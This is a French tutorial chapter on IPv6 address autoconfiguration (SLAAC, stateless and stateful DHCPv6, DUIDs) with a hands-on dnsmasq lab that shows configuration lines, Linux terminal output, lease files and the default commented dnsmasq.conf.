x | SLAAC Autonomous (option Prefix Information) | Managed Configuration Address ManagedFlag | Other Configuration OtherConfigFlag | Scénario 1 SLAAC | 1 | 0 | 0 | Assignation : sans état, Passerelle : sans état, DNS : RDNSS ou autre

1. Stateless DHCPv6 | 1 | 0 | 1 | Assignation : sans état, Passerelle : sans état, DNS : DHCPv6 3 Statefull DHCPv6 | 0 | 1 | 1 | Assignation : DHCPv6, Passerelle : sans état, DNS : DHCPv6 3 Statefull DHCPv6 + SLAAC | 1 | 1 | 1 | Assignation : DHCPv6 + SLAAC, Passerelle : sans état, DNS : DHCPv6

Le champs **Prf** donne une préférence au routeur codée sur 2 bits : 01(High), 00 (Medium par default), 11 (Low).

L'auto-configuration automatique sans état (SLAAC)

L'autoconfiguration sans état, Stateless Automatic Auto Configuration (SLAAC) :

- Méthode par défaut dans un environnement routé pour les routeurs et les noeuds.
- Le routeur (RAs) donne toute une série de paramètres :
 - préfixe(s) avec le Flag A activé, mtu, préférence, passerelle, Flags M et O
- L'interface construit elle-même son identifiant d'interface selon différentes méthodes
 - MAC EUI 64
 - de manière aléatoire

Illustration du mécanisme SLAAC

1. Toute interface activée en IPv6 génère une adresse Lien Local avec le préfixe FE80::/10 suivi d'un identifiant d'interface.
2. Elle vérifie l'existence de l'adresse générée via un mécanisme appelé DAD (Duplicate Address Detection).
3. Sans réponse, elle peut utiliser cette adresse sur le lien local.
4. Elle sollicite un routeur en multicast.
5. S'il est présent sur le réseau, le routeur IPv6 répond avec des paramètres de configuration RA et Options.
6. L'interface élabore son ou ses adresses selon ce qu'indique le routeur. Elle installe sa passerelle par défaut.
7. Régulièrement, l'interface va vérifier l'existence des noeuds voisins appris par processus ND (NUD).



SLAAC : adresses générées

Avec des RA dont les drapeaux sont placés M=1, O=1, L=1 et A=1 (sur le préfixe), cette interface pourra prendre quatre adresses, soit une DHCPv6, deux SLAAC et une Link-Local :

... (à compléter)

et ses trois groupes Multicast joints

... (à compléter)

1.5. DHCPv6

DHCPv6 est un nouveau protocole. Il utilise le port **UDP numéro 546 sur les clients** et le port **UDP numéro 547 sur les serveurs**.

Une interface contacte un serveur DHCPv6 avec l'adresse Multicast `FF02::1:2`. DHCPv6 utilise les adresses Link-Local (`FE80::/10`) :

- Le serveur assigne le préfixe et l'identifiant d'interface et des paramètres optionnels (DHCPv6 Stateful) : [RFC 3315](#)
- Le serveur assigne seulement des paramètres optionnels (DHCPv6 Stateless) : [RFC 3736](#)
- Le serveur délègue l'assignation d'un préfixe (DHCPv6 Prefix Delegation) : [RFC 6603](#) (pas traité ici)
- Fonctionnalité DHCP Relay (pas traité ici)

DHCPv6 et RA

Dans tous les cas c'est le routeur qui prend en charge le trafic vers l'internet, automatiquement grâce aux annonces de passerelles embarquées dans les RA.

Les flags Managed et Other et autres paramètres sont gérés et configurées à partir du routeur !

Il est inutile de chercher le paramètre de la passerelle par défaut dans les services DHCPv6 à déployer.

DHCPv6 Stateless

DHCPv6 Stateless est un mode DHCPv6 sans état :

- utilise des messages Information-request/Reply
- ne fournit que des informations optionnelles : serveur DNS, NTP, SIP, etc.
- ne donne aucune adresse, elles sont générées par SLAAC ou attribuées
- ne maintient aucun état dynamique des clients qui le sollicitent
- Le RA flags sont notés M=0/1 et **O=1** selon le déploiement choisi

DHCPv6 mode Stateful

Le serveur assigne l'adresse complète et des paramètres optionnels (Flags RA **M=1 et O=1**)

Ce mode est appelé DHCPv6 Stateful. Il est similaire à ce que DHCP IPv4 peut utilement fournir sur un réseau administré.

Le serveur maintient une base de données des liens (des baux).

En quatre message :

1. Solicit
2. Advertise
3. Request
4. Reply

ou deux messages (rapid commit) :

1. Solicit
2. Reply

Par exemple, en admettant que l'adresse lien-local du serveur est `fe80::0011:22ff:fe33:5566/64` et que l'adresse lien-local du client est `fe80::aabb:ccff:fedd:efff/64`,

1. le client DHCPv6 envoie un Solicit de [`fe80::aabb:ccff:fedd:efff`]:546 à [`ff02::1:2`]:547.
2. le serveur DHCPv6 répond avec un Advertise (annonce) de [`fe80::0011:22ff:fe33:5566`]:547 à [`fe80::aabb:ccff:fedd:efff`]:546.
3. le client DHCPv6 répond avec un Request de [`fe80::aabb:ccff:fedd:efff`]:546 à [`ff02::1:2`]:547.

4. le serveur DHCPv6 termine avec un Reply de [fe80::0011:22ff:fe33:5566]:547 à [fe80::aabb:ccff:fedd:eff]:546.

DUID (DHCPv6 Unique Identifier)

Selon la section 9 du [RFC 3315](#), les serveurs DHCP utilisent les DUIDs pour identifier les clients dans la sélection de paramètres et dans la sélection de son IA. Un IA (Identity Association) est une collection d'adresses assignées au client.

Le DUID doit être unique dans l'environnement et il est créé par le client. Parce que certains périphériques ne peuvent pas garder en mémoire cette information, il y a trois moyens de générer un DUID :

- L'adresse de couche 2 + horodatage
- "Vendor-assigned unique ID" basé sur un "Enterprise Number"
- L'adresse de couche 2

Cette nouvelle fonctionnalité vise notamment à identifier autrement que par une adresse MAC un client DHCPv6.

Messages DHCPv6

- 1- SOLICIT
 - 2- ADVERTISE
 - 3- REQUEST
 - CONFIRM
 - RENEW
 - REBIND
- 4- REPLY
 - RELEASE
 - DECLINE
 - RECONFIGURE
- 1- INFORMATION-REQUEST
 - RELAY-FORW
 - RELAY-REPL

DHCPv6 Conclusion

DHCPv6 est un outil puissant de configuration du réseau, conçu pour des topologies très larges :

- combiné au SLAAC
- DHCP relay
- Délégation de préfixe

Pour une discussion complémentaire sur DHCPv6 : <http://ipv6friday.org/blog/2011/12/dhcpv6/>

1.6. Résolution de noms

DNS

- UDP/TCP 53
- Vérifier le transfert

On ira relire utilement les chapitres du document :

- [La résolution de noms](#)

Déploiements :

- Serveur Master/Slave pour une zone
- Serveur Resolver (cache)
- Serveur Forwarding (proxy)
- Serveur Split
- Serveur View Based

1.7. Logiciels

Logiciels standards

- Dnsmasq (DNS, DHCP, SLAAC, DHCPv6)
- RADVD (SLAAC)
- ISC-DHCP-Server (DHCP, DHCPv6)
- Bind9 (DNS)
- NTP (NTP)
- Chrony (NTP)

Surveillance

- ndpmon
- arpwatch
- PacketFence (NAC)

Logiciels IPAM

En Open Source, on trouvera une liste très active en la matière (https://en.wikipedia.org/wiki/IP_address_management). Il y a un véritable marché qui cible toute entreprise qui gère un centre de données. Chacun de ces logiciels peut être comparé à un autre en termes de fonctionnalités nécessaires (requirements).

- GestióIP
- GLPI IPAM
- Haci
- Colins
- Calico
- IPplan
- Maas
- Netbox
- Netdot
- Netmagis
- nipap
- noc
- phpipam
- RackTables
- TeemIP

2. Dnsmasq

Dnsmasq est un service léger qui offre les services DHCP, SLAAC, DHCPv6 et cache DNS. <http://www.thekelleys.org.uk/dnsmasq/doc.html>

Il s'installe via la commande :

```
yum -y install dnsmasq
```

La topologie du [lab101](#) peut nous aider à déployer aisément et pédagogiquement tous ces services.

```
[root@r101 ~]# egrep -v "^#|^$" /etc/dnsmasq.conf
conf-dir=/etc/dnsmasq.d
[root@r101 ~]# egrep -v "^#|^$" /etc/dnsmasq.d/eth0.conf
dhcp-range=192.168.168.50,192.168.168.150,255.255.255.0,12h
dhcp-option=3,192.168.168.1
dhcp-range=fd00:168:168::2,fd00:168:168::500,slaac

[root@pc1-101 ~]# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 52:54:00:7b:f3:1e brd ff:ff:ff:ff:ff:ff
    inet 192.168.107.24 brd 192.168.168.255 scope global dynamic eth0
        valid_lft 43120sec preferred_lft 43120sec
    inet6 fd00:168:168::1b4/128 scope global dynamic
        valid_lft 3523sec preferred_lft 3523sec
```

```

        inet6 fd00:168:168:0:5054:ff:fe7b:f31e/64 scope global noprefixroute dynamic
          valid_lft 3523sec preferred_lft 3523sec
        inet6 fe80::5054:ff:fe7b:f31e/64 scope link
          valid_lft forever preferred_lft forever
[root@pc1-101 ~]# cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 192.168.168.1
nameserver fd00:168:168::1
[root@cl-101 ~]# ip -6 m
1:   lo
    inet6 ff02::1
    inet6 ff01::1
2:   eth0
    inet6 ff02::1:ff00:1b4
    inet6 ff02::1:ff7b:f31e users 2
    inet6 ff02::1
    inet6 ff01::1

```

Sur [root@r101 ~]#

```

nmcli c mod "System eth0" ipv6.address 2001:db8:168:168::1/64
nmcli c up "System eth0"

```

```

echo 'IPV6ADDR_SECONDARIES="2001:db8:168:168::1/64"' >> /etc/sysconfig/network-scripts/ifcfg-eth0

```

```

echo "dhcp-range=2001:db8:168:168::2,2001:db8:168:168::500,slaac" >> /etc/dnsmasq.d/eth0.conf
systemctl restart dnsmasq

```

```

[root@pc1-101 ~]# ip -6 a show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
  inet6 fd00:168:168::1b4/128 scope global dynamic
    valid_lft 3412sec preferred_lft 3412sec
  inet6 fd00:168:168:0:5054:ff:fe7b:f31e/64 scope global noprefixroute dynamic
    valid_lft 3412sec preferred_lft 3412sec
  inet6 2001:db8:168:5054:ff:fe7b:f31e/64 scope global noprefixroute dynamic
    valid_lft 3412sec preferred_lft 3412sec
  inet6 fe80::5054:ff:fe7b:f31e/64 scope link
    valid_lft forever preferred_lft forever

```

```

[root@pc1-101 ~]# ip -6 route
unreachable ::/96 dev lo metric 1024 error -113
unreachable ::ffff:0.0.0.0/96 dev lo metric 1024 error -113
2001:db8:168:168::/64 dev eth0 proto ra metric 100
unreachable 2002:a00::/24 dev lo metric 1024 error -113
unreachable 2002:7f00::/24 dev lo metric 1024 error -113
unreachable 2002:a9fe::/32 dev lo metric 1024 error -113
unreachable 2002:ac10::/28 dev lo metric 1024 error -113
unreachable 2002:c0a8::/32 dev lo metric 1024 error -113
unreachable 2002:e000::/19 dev lo metric 1024 error -113
unreachable 3ffe:ffff::/32 dev lo metric 1024 error -113
fd00:168:168::1b4 dev eth0 proto kernel metric 256 expires 3355sec
fd00:168:168::/64 dev eth0 proto ra metric 100
fe80::5054:ff:fea:ad5f dev eth0 proto static metric 100
fe80::/64 dev eth0 proto kernel metric 256
default via fe80::5054:ff:fea:ad5f dev eth0 proto static metric 100

```

```

default via fe80::5054:ff:fea:ad5f dev eth0 proto static metric 100

```

```

[root@pc1-101 ~]# ping6 -c 1 2001:4860:4860::8888
PING 2001:4860:4860::8888(2001:4860:4860::8888) 56 data bytes
From 2001:db8:168:168::1 icmp_seq=1 Destination unreachable: No route
--- 2001:4860:4860::8888 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

```

```

From 2001:db8:168:168::1 icmp_seq=1 Destination unreachable: No route

```

```

[root@pc1-101 ~]# wget http://www.google.com
--2017-03-13 23:25:02--  http://www.google.com/
Resolving www.google.com (www.google.com)... 2a00:1450:4007:810::2004, 216.58.209.228
Connecting to www.google.com (www.google.com)|2a00:1450:4007:810::2004|:80... failed: Network is unreachable.

```

```

Connecting to www.google.com (www.google.com)|216.58.209.228|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.google.fr/?gfe_rd=cr&ei=PhzHWIDrE8bS8Aff0rnBg [following]
--2017-03-13 23:25:02--  http://www.google.fr/?gfe_rd=cr&ei=PhzHWIDrE8bS8Aff0rnBg
Resolving www.google.fr (www.google.fr)... 2a00:1450:4007:80f::2003, 216.58.209.227
Connecting to www.google.fr (www.google.fr)|2a00:1450:4007:80f::2003|:80... failed: Network is unreachable.
Connecting to www.google.fr (www.google.fr)|216.58.209.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'

[ <=>                                ] 10,495      --.-K/s   in 0s

2017-03-13 23:25:02 (177 MB/s) - 'index.html' saved [10495]

```

```

./deploy-image-by-profile.sh pc2-101 lan101 small ubuntu1604
virsh console pc2-101

```

```

root@pc2-101:/home/user# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ens2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 52:54:00:24:ec:1d brd ff:ff:ff:ff:ff:ff
        inet 192.168.131/24 brd 192.168.255 scope global ens2
            valid_lft forever preferred_lft forever
        inet6 fd00:168:0:5054:ff:fe24:ec1d/64 scope global mngtmpaddr dynamic
            valid_lft 3493sec preferred_lft 3493sec
        inet6 2001:db8:168:168:5054:ff:fe24:ec1d/64 scope global mngtmpaddr dynamic
            valid_lft 3493sec preferred_lft 3493sec
        inet6 fe80::5054:ff:fe24:ec1d/64 scope link
            valid_lft forever preferred_lft forever

```

```

echo "iface ens2 inet6 dhcp" >> /etc/network/interfaces

```

```

root@pc2-101:/home/user# ip -6 a show ens2
2: ens2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 state UP qlen 1000
    inet6 2001:db8:168:168::4a6/128 scope global
        valid_lft forever preferred_lft forever
    inet6 fd00:168:168::4a6/128 scope global
        valid_lft forever preferred_lft forever
    inet6 fd00:168:0:5054:ff:fe24:ec1d/64 scope global mngtmpaddr dynamic
        valid_lft 3506sec preferred_lft 3506sec
    inet6 2001:db8:168:5054:ff:fe24:ec1d/64 scope global mngtmpaddr dynamic
        valid_lft 3506sec preferred_lft 3506sec
    inet6 fe80::5054:ff:fe24:ec1d/64 scope link
        valid_lft forever preferred_lft forever

```

```

[root@r101 ~]# cat /var/lib/dnsmasq/dnsmasq.leases
1489488084 52:54:00:24:ec:1d 192.168.168.131 pc2-101 *
1489486973 52:54:00:7b:f3:1e 192.168.168.107 pc1-101 *
duid 00:01:00:01:20:58:4e:72:52:54:00:fa:ad:5f
1489448488 2419741 2001:db8:168:168::4a6 * 00:01:00:01:20:59:dc:96:52:54:00:24:ec:1d
1489448488 2419741 fd00:168:168::4a6 * 00:01:00:01:20:59:dc:96:52:54:00:24:ec:1d
1489448956 8123166 fd00:168::1b4 * 00:04:f9:53:ce:4f:25:b1:c5:c5:76:5a:a9:20:35:9f:92:3a

```

Le fichier de configuration par défaut /etc/dnsmasq.conf est entièrement commenté sauf la dernière ligne. Il sert surtout de référence pour tous les cas possibles. On placera sa configuration dans /etc/dnsmasq.d.conf

On y apprend par exemple que la directive `dhcp-range=fd00:1234::, ra-stateless, ra-names` active la DDNS IPv6 pour les adresses autoconfigurées. Un autre exemple : la directive `enable-ra` impose une configuration DHCPv6 pour tous les préfixes et désactive l'autoconfiguration automatique.

Note à compléter : Avec Selinux activé, des modifications de configuration du logiciel peut nécessiter une intervention (`man dnsmasq_selinux`).

```

# Configuration file for dnsmasq.
#

```

```

# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsMasq --help" or "man 8 dnsMasq" for details.

# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353

# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
# answer, and which load the servers (especially the root servers)
# unnecessarily. If you have a dial-on-demand link they also stop
# these requests from bringing up the link unnecessarily.

# Never forward plain names (without a dot or domain part)
#domain-needed
# Never forward addresses in the non-routed address spaces.
#bogus-priv

# Uncomment this to filter useless windows-originated DNS requests
# which can trigger dial-on-demand links needlessly.
# Note that (amongst other things) this blocks all SRV requests,
# so don't use it if you use eg Kerberos, SIP, XMPP or Google-talk.
# This option only affects forwarding, SRV records originating from
# dnsmasq (via srv-host= lines) are not suppressed by it.
#filterwin2k

# Change this line if you want dns to get its upstream servers from
# somewhere other than /etc/resolv.conf
#resolv-file=

# By default, dnsmasq will send queries to any of the upstream
# servers it knows about and tries to favour servers to are known
# to be up. Uncommenting this forces dnsmasq to try each query
# with each server strictly in the order they appear in
# /etc/resolv.conf
#strict-order

# If you don't want dnsmasq to read /etc/resolv.conf or any other
# file, getting its servers from this file instead (see below), then
# uncomment this.
#no-resolv

# If you don't want dnsmasq to poll /etc/resolv.conf or other resolv
# files for changes and re-read them then uncomment this.
#no-poll

# Add other name servers here, with domain specs if they are for
# non-public domains.
#server=/localnet/192.168.0.1

# Example of routing PTR queries to nameservers: this will send all
# address->name queries for 192.168.3/24 to nameserver 10.1.2.3
#server=/3.168.192.in-addr.arpa/10.1.2.3

# Add local-only domains here, queries in these domains are answered
# from /etc/hosts or DHCP only.
#local=/localnet/

# Add domains which you want to force to an IP address here.
# The example below send any host in double-click.net to a local
# web-server.
#address=/double-click.net/127.0.0.1

# --address (and --server) work with IPv6 addresses too.
#address=/www.thekelleys.org.uk/fe80::20d:60ff:fe36:f83

# Add the IPs of all queries to yahoo.com, google.com, and their
# subdomains to the vpn and search ipsets:
#ipset=/yahoo.com/google.com/vpn,search

# You can control how dnsmasq talks to a server: this forces
# queries to 10.1.2.3 to be routed via eth1
# server=10.1.2.3@eth1

# and this sets the source (ie local) address used to talk to
# 10.1.2.3 to 192.168.1.1 port 55 (there must be a interface with that
# IP on the machine, obviously).

```

```

# server=10.1.2.3@192.168.1.1#55

# If you want dnsmasq to change uid and gid to something other
# than the default, edit the following lines.
#user=
#group=

# If you want dnsmasq to listen for DHCP and DNS requests only on
# specified interfaces (and the loopback) give the name of the
# interface (eg eth0) here.
# Repeat the line for more than one interface.
#interface=
# Or you can specify which interface _not_ to listen on
#except-interface=
# Or which to listen on by address (remember to include 127.0.0.1 if
# you use this.)
#listen-address=
# If you want dnsmasq to provide only DNS service on an interface,
# configure it as shown above, and then use the following line to
# disable DHCP and TFTP on it.
#no-dhcp-interface=

# On systems which support it, dnsmasq binds the wildcard address,
# even when it is listening on only some interfaces. It then discards
# requests that it shouldn't reply to. This has the advantage of
# working even when interfaces come and go and change address. If you
# want dnsmasq to really bind only the interfaces it is listening on,
# uncomment this option. About the only time you may need this is when
# running another nameserver on the same machine.
#bind-interfaces

# If you don't want dnsmasq to read /etc/hosts, uncomment the
# following line.
#no-hosts
# or if you want it to read another file, as well as /etc/hosts, use
# this.
#addn-hosts=/etc/banner_add_hosts

# Set this (and domain: see below) if you want to have a domain
# automatically added to simple names in a hosts-file.
#expand-hosts

# Set the domain for dnsmasq. this is optional, but if it is set, it
# does the following things.
# 1) Allows DHCP hosts to have fully qualified domain names, as long
#     as the domain part matches this setting.
# 2) Sets the "domain" DHCP option thereby potentially setting the
#     domain of all systems configured by DHCP
# 3) Provides the domain part for "expand-hosts"
#domain=thekelleys.org.uk

# Set a different domain for a particular subnet
#domain=wireless.thekelleys.org.uk,192.168.2.0/24

# Same idea, but range rather than subnet
#domain=reserved.thekelleys.org.uk,192.68.3.100,192.168.3.200

# Uncomment this to enable the integrated DHCP server, you need
# to supply the range of addresses available for lease and optionally
# a lease time. If you have more than one network, you will need to
# repeat this for each network on which you want to supply DHCP
# service.
#dhcp-range=192.168.0.50,192.168.0.150,12h

# This is an example of a DHCP range where the netmask is given. This
# is needed for networks we reach the dnsmasq DHCP server via a relay
# agent. If you don't know what a DHCP relay agent is, you probably
# don't need to worry about this.
#dhcp-range=192.168.0.50,192.168.0.150,255.255.255.0,12h

# This is an example of a DHCP range which sets a tag, so that
# some DHCP options may be set only for this network.
#dhcp-range=set:red,192.168.0.50,192.168.0.150

# Use this DHCP range only when the tag "green" is set.
#dhcp-range>tag:green,192.168.0.50,192.168.0.150,12h

# Specify a subnet which can't be used for dynamic address allocation,
# is available for hosts with matching --dhcp-host lines. Note that
# dhcp-host declarations will be ignored unless there is a dhcp-range

```

```

# of some type for the subnet in question.
# In this case the netmask is implied (it comes from the network
# configuration on the machine running dnsmasq) it is possible to give
# an explicit netmask instead.
#dhcp-range=192.168.0.0,static

# Enable DHCPv6. Note that the prefix-length does not need to be specified
# and defaults to 64 if missing/
#dhcp-range=1234::2, 1234::500, 64, 12h

# Do Router Advertisements, BUT NOT DHCP for this subnet.
#dhcp-range=1234::, ra-only

# Do Router Advertisements, BUT NOT DHCP for this subnet, also try and
# add names to the DNS for the IPv6 address of SLAAC-configured dual-stack
# hosts. Use the DHCPv4 lease to derive the name, network segment and
# MAC address and assume that the host will also have an
# IPv6 address calculated using the SLAAC algorithm.
#dhcp-range=1234::, ra-names

# Do Router Advertisements, BUT NOT DHCP for this subnet.
# Set the lifetime to 46 hours. (Note: minimum lifetime is 2 hours.)
#dhcp-range=1234::, ra-only, 48h

# Do DHCP and Router Advertisements for this subnet. Set the A bit in the RA
# so that clients can use SLAAC addresses as well as DHCP ones.
#dhcp-range=1234::2, 1234::500, slaac

# Do Router Advertisements and stateless DHCP for this subnet. Clients will
# not get addresses from DHCP, but they will get other configuration information.
# They will use SLAAC for addresses.
#dhcp-range=1234::, ra-stateless

# Do stateless DHCP, SLAAC, and generate DNS names for SLAAC addresses
# from DHCPv4 leases.
#dhcp-range=1234::, ra-stateless, ra-names

# Do router advertisements for all subnets where we're doing DHCPv6
# Unless overridden by ra-stateless, ra-names, et al, the router
# advertisements will have the M and O bits set, so that the clients
# get addresses and configuration from DHCPv6, and the A bit reset, so the
# clients don't use SLAAC addresses.
#enable-ra

# Supply parameters for specified hosts using DHCP. There are lots
# of valid alternatives, so we will give examples of each. Note that
# IP addresses DO NOT have to be in the range given above, they just
# need to be on the same network. The order of the parameters in these
# do not matter, it's permissible to give name, address and MAC in any
# order.

# Always allocate the host with Ethernet address 11:22:33:44:55:66
# The IP address 192.168.0.60
#dhcp-host=11:22:33:44:55:66,192.168.0.60

# Always set the name of the host with hardware address
# 11:22:33:44:55:66 to be "fred"
#dhcp-host=11:22:33:44:55:66,fred

# Always give the host with Ethernet address 11:22:33:44:55:66
# the name fred and IP address 192.168.0.60 and lease time 45 minutes
#dhcp-host=11:22:33:44:55:66,fred,192.168.0.60,45m

# Give a host with Ethernet address 11:22:33:44:55:66 or
# 12:34:56:78:90:12 the IP address 192.168.0.60. Dnsmasq will assume
# that these two Ethernet interfaces will never be in use at the same
# time, and give the IP address to the second, even if it is already
# in use by the first. Useful for laptops with wired and wireless
# addresses.
#dhcp-host=11:22:33:44:55:66,12:34:56:78:90:12,192.168.0.60

# Give the machine which says its name is "bert" IP address
# 192.168.0.70 and an infinite lease
#dhcp-host=bert,192.168.0.70,infinite

# Always give the host with client identifier 01:02:02:04
# the IP address 192.168.0.60
#dhcp-host=id:01:02:02:04,192.168.0.60

# Always give the host with client identifier "marjorie"

```

```

# the IP address 192.168.0.60
#dhcp-host=id:marjorie,192.168.0.60

# Enable the address given for "judge" in /etc/hosts
# to be given to a machine presenting the name "judge" when
# it asks for a DHCP lease.
#dhcp-host=judge

# Never offer DHCP service to a machine whose Ethernet
# address is 11:22:33:44:55:66
#dhcp-host=11:22:33:44:55:66,ignore

# Ignore any client-id presented by the machine with Ethernet
# address 11:22:33:44:55:66. This is useful to prevent a machine
# being treated differently when running under different OS's or
# between PXE boot and OS boot.
#dhcp-host=11:22:33:44:55:66,id:*

# Send extra options which are tagged as "red" to
# the machine with Ethernet address 11:22:33:44:55:66
#dhcp-host=11:22:33:44:55:66,set:red

# Send extra options which are tagged as "red" to
# any machine with Ethernet address starting 11:22:33:
#dhcp-host=11:22:33:/*:*,set:red

# Give a fixed IPv6 address and name to client with
# DUID 00:01:00:01:16:d2:83:fc:92:d4:19:e2:d8:b2
# Note the MAC addresses CANNOT be used to identify DHCPv6 clients.
# Note also the they [] around the IPv6 address are obligatory.
#dhcp-host=id:00:01:00:01:16:d2:83:fc:92:d4:19:e2:d8:b2, fred, [1234::5]

# Ignore any clients which are not specified in dhcp-host lines
# or /etc/ethers. Equivalent to ISC "deny unknown-clients".
# This relies on the special "known" tag which is set when
# a host is matched.
#dhcp-ignore=tag:!known

# Send extra options which are tagged as "red" to any machine whose
# DHCP vendorclass string includes the substring "Linux"
#dhcp-vendorclass=set:red,Linux

# Send extra options which are tagged as "red" to any machine one
# of whose DHCP userclass strings includes the substring "accounts"
#dhcp-userclass=set:red,accounts

# Send extra options which are tagged as "red" to any machine whose
# MAC address matches the pattern.
#dhcp-mac=set:red,00:60:8C:/*:/*:*

# If this line is uncommented, dnsmasq will read /etc/ethers and act
# on the ethernet-address/IP pairs found there just as if they had
# been given as --dhcp-host options. Useful if you keep
# MAC-address/host mappings there for other purposes.
#read-ethers

# Send options to hosts which ask for a DHCP lease.
# See RFC 2132 for details of available options.
# Common options can be given to dnsmasq by name:
# run "dnsmasq --help dhcp" to get a list.
# Note that all the common settings, such as netmask and
# broadcast address, DNS server and default route, are given
# sane defaults by dnsmasq. You very likely will not need
# any dhcp-options. If you use Windows clients and Samba, there
# are some options which are recommended, they are detailed at the
# end of this section.

# Override the default route supplied by dnsmasq, which assumes the
# router is the same machine as the one running dnsmasq.
#dhcp-option=3,1.2.3.4

# Do the same thing, but using the option name
#dhcp-option=option:router,1.2.3.4

# Override the default route supplied by dnsmasq and send no default
# route at all. Note that this only works for the options sent by
# default (1, 3, 6, 12, 28) the same line will send a zero-length option
# for all other option numbers.
#dhcp-option=3

```

```

# Set the NTP time server addresses to 192.168.0.4 and 10.10.0.5
#dhcp-option=option:ntp-server,192.168.0.4,10.10.0.5

# Send DHCPv6 option. Note [] around IPv6 addresses.
#dhcp-option=option6:dns-server,[1234::77],[1234::88]

# Send DHCPv6 option for namservers as the machine running
# dnsmasq and another.
#dhcp-option=option6:dns-server,[::],[1234::88]

# Ask client to poll for option changes every six hours. (RFC4242)
#dhcp-option=option6:information-refresh-time,6h

# Set the NTP time server address to be the same machine as
# is running dnsmasq
#dhcp-option=42,0.0.0.0

# Set the NIS domain name to "welly"
#dhcp-option=40,welly

# Set the default time-to-live to 50
#dhcp-option=23,50

# Set the "all subnets are local" flag
#dhcp-option=27,1

# Send the etherboot magic flag and then etherboot options (a string).
#dhcp-option=128,e4:45:74:68:00:00
#dhcp-option=129,NIC=eepro100

# Specify an option which will only be sent to the "red" network
# (see dhcp-range for the declaration of the "red" network)
# Note that the tag: part must precede the option: part.
#dhcp-option = tag:red, option:ntp-server, 192.168.1.1

# The following DHCP options set up dnsmasq in the same way as is specified
# for the ISC dhcpcd in
# http://www.samba.org/samba/ftp/docs/textdocs/DHCP-Server-Configuration.txt
# adapted for a typical dnsmasq installation where the host running
# dnsmasq is also the host running samba.
# you may want to uncomment some or all of them if you use
# Windows clients and Samba.
#dhcp-option=19,0          # option ip-forwarding off
#dhcp-option=44,0.0.0.0    # set netbios-over-TCP/IP nameserver(s) aka WINS server(s)
#dhcp-option=45,0.0.0.0    # netbios datagram distribution server
#dhcp-option=46,8          # netbios node type

# Send an empty WPAD option. This may be REQUIRED to get windows 7 to behave.
#dhcp-option=252,"\\n"

# Send RFC-3397 DNS domain search DHCP option. WARNING: Your DHCP client
# probably doesn't support this.....
#dhcp-option=option:domain-search,eng.apple.com,marketing.apple.com

# Send RFC-3442 classless static routes (note the netmask encoding)
#dhcp-option=121,192.168.1.0/24,1.2.3.4,10.0.0.0/8,5.6.7.8

# Send vendor-class specific options encapsulated in DHCP option 43.
# The meaning of the options is defined by the vendor-class so
# options are sent only when the client supplied vendor class
# matches the class given here. (A substring match is OK, so "MSFT"
# matches "MSFT" and "MSFT 5.0"). This example sets the
# mtftp address to 0.0.0.0 for PXEclients.
#dhcp-option=vendor:PXEClient,1,0.0.0.0

# Send microsoft-specific option to tell windows to release the DHCP lease
# when it shuts down. Note the "i" flag, to tell dnsmasq to send the
# value as a four-byte integer - that's what microsoft wants. See
# http://technet2.microsoft.com/WindowsServer/en/library/a70f1bb7-d2d4-49f0-96d6-4b7414ecfaae1033.mspx?mfr=true
#dhcp-option=vendor:MSFT,2,11

# Send the Encapsulated-vendor-class ID needed by some configurations of
# Etherboot to allow it to recognise the DHCP server.
#dhcp-option=vendor:Etherboot,60,"Etherboot"

# Send options to PXELinux. Note that we need to send the options even
# though they don't appear in the parameter request list, so we need
# to use dhcp-option-force here.
# See http://syslinux.zytor.com/pxe.php#special for details.
# Magic number - needed before anything else is recognised

```

```

#dhcp-option-force=208,f1:00:74:7e
# Configuration file name
#dhcp-option-force=209,configs/common
# Path prefix
#dhcp-option-force=210,/tftpboot/pxelinux/files/
# Reboot time. (Note 'i' to send 32-bit value)
#dhcp-option-force=211,30i

# Set the boot filename for netboot/PXE. You will only need
# this is you want to boot machines over the network and you will need
# a TFTP server; either dnsmasq's built in TFTP server or an
# external one. (See below for how to enable the TFTP server.)
#dhcp-boot=pxelinux.0

# The same as above, but use custom tftp-server instead machine running dnsmasq
#dhcp-boot=pxelinux,server.name,192.168.1.100

# Boot for Etherboot gPXE. The idea is to send two different
# filenames, the first loads gPXE, and the second tells gPXE what to
# load. The dhcp-match sets the gpxe tag for requests from gPXE.
#dhcp-match=set:gpxe,175 # gPXE sends a 175 option.
#dhcp-boot=tag:!gpxe,undionly.kpxe
#dhcp-boot=mybootimage

# Encapsulated options for Etherboot gPXE. All the options are
# encapsulated within option 175
#dhcp-option=encap:175, 1, 5b      # priority code
#dhcp-option=encap:175, 176, 1b    # no-proxydhcp
#dhcp-option=encap:175, 177, string # bus-id
#dhcp-option=encap:175, 189, 1b    # BIOS drive code
#dhcp-option=encap:175, 190, user   # iSCSI username
#dhcp-option=encap:175, 191, pass   # iSCSI password

# Test for the architecture of a netboot client. PXE clients are
# supposed to send their architecture as option 93. (See RFC 4578)
#dhcp-match=peeces, option:client-arch, 0 #x86-32
